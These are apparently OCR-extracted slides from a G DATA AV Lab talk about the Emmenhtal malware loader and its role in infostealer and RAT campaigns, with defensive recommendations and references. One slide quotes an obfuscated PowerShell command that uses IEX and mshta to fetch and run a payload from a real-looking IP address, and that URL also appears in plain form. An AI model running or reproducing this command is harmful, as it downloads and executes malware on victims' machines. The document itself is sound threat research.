
```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe . ([char]105+[char]101+[char]120) ('m##s#h#t##a#
##h##tt##p#:###/###/8#8###.##151###.#1##92###.##16#5###/m###a##i##n#1###220/m###a#i#n##1###' -replace '#')"
```

IEX

MSHTA

hxxp://88.151.192.165/main1220/main1

G DATA AV LAB




http://88.151.192.165/main1220/main1

EMMENHTAL LOADER

G DATA AV LAB

EMMENHTAL LOADER

INFOSTEALER




G DATA AV LAB

EMMENHTAL LOADER

INFOSTEALER

RAT




G DATA AV LAB

EMMENHTAL LOADER

INFOSTEALER

RAT

LOADER



G DATA AV LAB

Loaders are evolving into MaaS ecosystems

Emmenhtal is a service enabler

Multi-actor collaboration through shared infrastructure

G DATA AV LAB

CALL TO ACTION

Understand the Ecosystem

Defend beyond the Malware

Implement Layered Defense

G DATA AV LAB

REFERENCES

https://www.orangecyberdefense.com/global/blog/cert-news/emmenhtal-a-little-known-loader-distributing-commodity-infostealers-worldwide

https://cloud.google.com/blog/topics/threat-intelligence/peaklight-decoding-stealthy-memory-only-malware

https://www.trendmicro.com/en_us/research/25/a/cve-2025-0411-ukrainian-organizations-targeted.html

https://blog.sekoia.io/webdav-as-a-service-uncovering-the-infrastructure-behind-emmenhtal-loader-distribution/

https://farghlymal.github.io/SmokeLoader-Analysis/

G DATA
AV LAB

EMMENHTAL LOADER:

THE SILENT ENABLER OF MODERN MALWARE CAMPAIGNS

EMMENHTAL LOADER:

THE SILENT ENABLER OF MODERN MALWARE CAMPAIGNS

Q & A

G DATA
AV LAB

1ST IN CYBER DEFENSE

G DATA
AV LAB